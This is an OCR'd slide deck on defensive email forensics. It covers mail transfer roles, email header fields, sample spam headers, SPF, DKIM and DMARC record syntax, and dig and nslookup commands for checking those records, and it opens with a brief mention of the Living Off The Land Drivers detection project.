
Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.

Feel free to open a PR, raise an issue(s) or request new driver(s) be added.


You can also get the malicious driver list via API using CSV or JSON. Sysmon users check out the pre-built config. There is a Sigma rule for SIEMs. If you've found this project valuable, you'll absolutely love our sister projects, LOLBAS and GTFOBins, check them out!

Understanding Binaries

EchoTrail



xCyclopedia



DEMO TIME !!!

Digital Forensics

Email Forensics

Mail User Agent (MUA)	A program that lets users send and receive emails. On the sender's side, it's called the Author MUA (aMUA), and on the receiver's side, it's the Receiver MUA (rMUA). Examples include Outlook, Thunderbird, and webmail services like Gmail.
Message Store (MS)	Storing and accessing email messages, organized as folders or mailboxes.
Mail Submission Agent (MSA)	Receives emails from aMUA, cooperates with the Mail Transfer Agent (MTA), adds necessary headers, and enforces policies before posting to MHS. It's responsible for transiting messages to MTA. Examples are hMSA and official MSA (port 587). The identity fields relevant to the MSA are HELO/EHLO, ENVID, MailFrom, RcptTo, Received, and SourceAddr.
Mail Transfer Agent (MTA)	Relays emails between different domains. It retrieves MX records from DNS and maps addresses to IP. Examples are Sendmail, Postfix, and Exchange Server. It can also deliver to receivers' mailboxes, becoming a Mail Delivery Agent (MDA).
Mail Delivery Agent (MDA)	a computer software or program that receives email from a Mail Transfer Agent (MTA), then sorts and delivers the email into the mailbox of the Receiver.
Relays	SMTP nodes forwarding emails between domains. They act like routers and can add trace information.
Gateway	Gateway nodes are used to convert e-mail messages from one application layer protocol to other. Used as a strategic and layered approach to email security, an SMTP gateway helps protect sensitive information from becoming vulnerable to malware, spam and phishing attacks.

Email Message Headers

Message Headers (iana.org)

Message-ID:	Globally unique message identification string generated when it is sent.
In-Reply-To:	Contains the Message-ID of the original message in response to which the reply message is sent.
References:	Identifies other documents related to this message, such as other email message.
From:	Name and email address of the author of the message.
Sender:	Contains the address responsible for sending the message on behalf of the Author, if not omitted or same as that specified in **'From'** field.
Reply-To:	Email address, the author would like recipients to use for replies. If present it overrides the **'From'** field.
TO:	Specifies a list of addresses of the recipients of the message. These addresses might be different from address in **'RcptTo'** SMTP commands.
CC:	Generally, a **'TO'** field specifies the primary recipient who is expected to take some action and **'CC'** addresses receive a copy as a courtesy.
BCC:	Address of recipient whose participation is not disclosed to recipients specified in **'TO'** and **'CC'** addresses.
Resent-Message-ID:	Globally unique message identification string generated when it is resent.
Resent-*	When manually forwarding a message, resent header fields referring to the forwarding, not to the original message. MIME specifies another way of resending messages, using the "Message" Content-Type.
Return-Path:	Contains the address recorded by MDA from the **'MailFrom'** SMTP command. When an email message does not reach its intended recipient, the **'Return-Path'** indicates where non-delivery receipts or bounced messages are to be sent. The **'Return-Path'** field is verified by the Sender Policy Framework (SPF).

- Check if the 'From:' field and 'Return-Path:' field match.
- Check if the 'Reply-To:' field is the same as the 'From:' field.

Email Message Headers contd...

Received:	Contains trace information that includes originating host, Mediators, relays, and MSA host domain names and/or IP addresses
DKIM Signature	The signature of the email is stored in the DKIM-Signature header field. This header field contains all of the signature and key fetching data. DKIM uses a simple "tag=value" syntax in several contexts, including in messages and domain signature records
Received-SPF	It contains Sender Policy Framework (SPF) validation results for a domain and its mail servers. Domain owners publish records via DNS that describe their policy for which machines are authorized to use their domain in the HELO and MAIL FROM addresses, which are part of the SMTP protocol.
MIME-version	It describes the version of the 'Multipurpose Internet Mail Extensions' (MIME) message format.
Content-*	It contains a collection of MIME Header fields describing various aspects of message body, including and signatures.
X-Sender/X-Originating-IP/X-Mailer	Provide additional information about the email's origin, sender's IP address, or the software used to send the email.
X-Spam-Status/X-Spam-Score	Added by spam filters and indicate the likelihood of the email being spam.
X-Antivirus or X-AntiAbuse	Some email servers append these fields to indicate if the email has been scanned for viruses or potential abuse.
X-Distribution	(Bulk, Spam) Use this header for messages that are sent to a large distribution list and are most likely spam.

```
X-Originating-Email: [bad_guy_spammer@spammy.com]
X-Originating-IP: [192.168.1.25]
X-Agari-Original-From: bad_guy_spammer@spammy.com
X-Agari-Original-To: bugg1n***@gmail.com
X-IronPort-Anti-Spam-Filtered: true
X-IronPort-AV: E=Sophos;i="5.26,359,1459832400";
   d="scan'208,217";a="15091714"
From: Mike McDuck <mmcduck***@outlook.com>
To: "bugg1n***@gmail.com" <bugg1n***@gmail.com>
Subject: New Update!
Date: Tue, 24 Apr 2016 08:59:23 -0700
Importance: Normal
MIME-Version: 1.0
X-OriginalArrivalTime: 24 Apr 2016 15:59:24.0506 (UTC)
FILETIME=[3E1ACBA0:01D1B5D5]
```

```
From: Mike McDuck <mmcduck***@outlook.com>
To: "'Jim B'" <bugg1n***@gmail.com>
Subject: Super Cheap Diet Pills!
Date: Tue, 24 Apr 2016 08:56:34 -0700
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_03F6_01D1B59A.2CC98390"
X-Mailer: MonkeyMailer v.22
Thread-Index: AdG11Nj/KhXi2dH1T+emsUToVVc5nQ==
Content-Language: en-us
X-OriginalArrivalTime: 24 Apr 2016 15:56:41.0879 (UTC) FILETIME=[DD2BE270:01D1B5D4]
```

SPF, DKIM and DMARC

RFC 7208: Sender Policy Framework (SPF)

	v=spf1	SPF version. (No other version is currently in use.)
Mechanisms	all	Always match
	a	Authorizes the host detected in the A or AAAA record of the domain to send the emails.
	mx	An MX record of the queried (or explicitly specified) domain contains the IP address of the sender.
	ptr	The hostname(s) for the client IP is looked up using PTR queries. (Avoid if possible)
	ip4	Authorized IPv4 address/subnet to send emails. If no prefix-length is given, /32 is assumed.
	ip6	Authorized IPv6 address/subnet to send emails. If no prefix-length is given, /128 is assumed.
	include	Defines other authorized domains.
	exists	IP address of the sender based on the connection of the client or other criteria.
Modifiers (Optional)	redirect	IP address of the sender is legitimized by the SPF record of another domain. If there is an ***all*** mechanism anywhere in the record, the ***redirect*** is completely ignored. An SPF record with a ***redirect*** should not contain the ***all*** mechanism.
	exp	Used to provide an explanation when a FAIL quantifier is included on a matched mechanism. This explanation will be placed in the SPF log.

Mechanisms Qualifiers

+	Pass (Default)
-	Fail
~	SoftFail
?	Neutral

v=spf1 ip4:42.43.44.45 include:example.com –all

v=spf1 exists:example.com -all


v=spf1 a/24 a:offsite.example.com/24 -all

v=spf1 +a ~mx:mx1.example.com -all

v=spf1 ?include:example.com –all

v=spf1 redirect=example.com

Mechanisms Evaluation: L -> R



SPF, DKIM and DMARC contd...

Final Evaluation

Value	Description	Action
Pass	The SPF record designates the host to be allowed to send	accept
Fail	The SPF record has designated the host as NOT being allowed to send	reject
SoftFail	The SPF record has designated the host as NOT being allowed to send but is in transition	accept but mark
Neutral	The SPF record specifies explicitly that nothing can be said about validity	accept
None	The domain does not have an SPF record or the SPF record does not evaluate to a result	accept
PermError	A permanent error has occurred (ex: badly formatted SPF record)	unspecified
TempError	A transient error has occurred	accept or reject

```
ARC-Authentication-Results: i=1; mx.microsoft.com 1; spf=none; dmarc=none;
 dkim=none; arc=none
```

SPF: SPF Record Syntax

```
Authentication-Results: spf=pass (sender IP is 45.156.23.138)
 smtp.mailfrom=zyevantoby.cn; outlook.com; dkim=pass (signature was verified)
 header.d=zyevantoby.cn;outlook.com; dmarc=pass action=none
 header.from=zyevantoby.cn;compauth=pass reason=100
Received-SPF: Pass (protection.outlook.com: domain of zyevantoby.cn designates
 45.156.23.138 as permitted sender) receiver=protection.outlook.com;
 client-ip=45.156.23.138; helo=mta0.zyevantoby.cn;
```


SPF, DKIM and DMARC contd...

v=1	The version of the DKIM specification. (No other version is currently in use.)
a=	The algorithm that was used to create the signature.
c=	The canonicalization algorithms that were used for the header and the body.
d=	The domain claiming responsibility for transmitting the message.
s=	The selector for the domain.
bh=	**Body hash**: The hash of the body of the message after it was canonicalized, in Base64 form.
h=	The list of header fields used to create the DKIM signature.
b=	The DKIM signature data, in Base64 form.
t=	The time of the message, in Epoch time.
x=	The DKIM signature expiration time. (MUST BE: x > t)

Canonicalization

Header	Body
relaxed	relaxed
relaxed	simple
simple	relaxed
simple	simple

DKIM-Signature: v=1; a=rsa-sha256; d=example.net; s=brisbane; c=simple; q=dns/txt; i=@eng.example.net; t=1117574938; x=1118006938; h=from:to:subject:date; z=From:foo@eng.example.net|To:joe@example.com| Subject:demo=20run|Date:July=205,=202005=203:44:08=20PM=20-0700; bh=MTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM0NTY3ODkwMTI=; b=dzdVyOfAKCdLXdJOc9G2q8LoXSlEniSbav+yuU4zGeeruD00lszZVoG4ZHRNiYzR



RFC 6376: DomainKeys Identified Mail (DKIM) Signatures


SPF, DKIM and DMARC contd...

v=DMARC1	**Version**: The version of the DMARC specification. (No other version is currently in use.)
p=	**Policy**: The policy that should be followed for the domain. The possible values are none, quarantine or reject.
sp=	**Subdomain policy**: This specifies the policy that should be followed for subdomains.
pct=	**Percentage**: The percentage of emails that should be subjected to filtering.
ruf=	**Forensic report email address**: The email address that forensic reports should be sent to.
rua=	**Aggregate report email address**: The email address that aggregate reports should be sent to.
aspf=	SPF domain alignment mode. Possible values: “r” (relaxed) or “s” (strict). Not related to DKIM Canonicalization modes.
adkim=	DKIM domain alignment mode. Possible values: “r” (relaxed) or “s” (strict). Not related to DKIM Canonicalization modes.
fo=	**Forensic reporting options**: Defines how forensic reports are created and sent to users. Possible values: 0, 1, d, s
rf=	**Report format**: The forensic reporting format.
ri=	**Report interval**: The frequency of the reports.

v=DMARC1; p=none; rua=mailto:aggregate@domain.com; ruf=mailto:forensic@domain.com;

v=DMARC1; p=quarantine; pct=100; adkim=s; aspf=r; rua=mailto:aggregate@domain.com;

RFC 7489: Domain-based Message Authentication, Reporting, and Conformance (DMARC)



Email Security DNS Records Analysis

SPF Lookup	
DIG	**dig** <domain> txt
NSLookup	**nslookup** -type=TXT <domain>
DMARC Lookup	
DIG	**dig** _dmarc.<domain> txt
NSLookup	**nslookup** -type=TXT _dmarc.<domain>
DKIM Lookup	
DIG	**dig** selector._domainkey.<domain> txt
NSLookup	**nslookup** -type=TXT selector._domainkey.<domain>

```
> dig google.com txt

; <<>> DiG 9.18.16-1-Debian <<>> google.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63089
;; flags: qr rd ad; QUERY: 1, ANSWER: 12, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;google.com.                    IN      TXT

;; ANSWER SECTION:
google.com.             0       IN      TXT     "v=spf1 include:_spf.google.com ~all"
google.com.             0       IN      TXT     "apple-domain-verification=30afIBcvSuDV2PLX"
google.com.             0       IN      TXT     "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB"
google.com.             0       IN      TXT     "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
google.com.             0       IN      TXT     "docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
google.com.             0       IN      TXT     "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"
google.com.             0       IN      TXT     "onetrust-domain-verification=de01ed21f2fa4d8781cbc3ffb89cf4ef"
google.com.             0       IN      TXT     "globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8="
google.com.             0       IN      TXT     "webexdomainverification.8YX6G=6e6922db-e3e6-4a36-904e-a805c28087fa"
google.com.             0       IN      TXT     "google-site-verification=TV9-DBe4R80X4v0M4U_bd_J9cpOJM0nikft0jAgjmsQ"
google.com.             0       IN      TXT     "google-site-verification=wD8N7i1JTNTkezJ49swvWW48f8_9xveREV4oB-0Hf5o"
google.com.             0       IN      TXT     "atlassian-domain-verification=5YjTmWmjI92ewqkx2oXmBaD60Td9zWon9r6eakvHX6B77zzkFQto8PQ9QsKnbf4I"

;; Query time: 180 msec
;; SERVER: 172.30.240.1#53(172.30.240.1) (UDP)
;; WHEN: Wed Aug 16 1
;; MSG SIZE  rcvd: 88
```

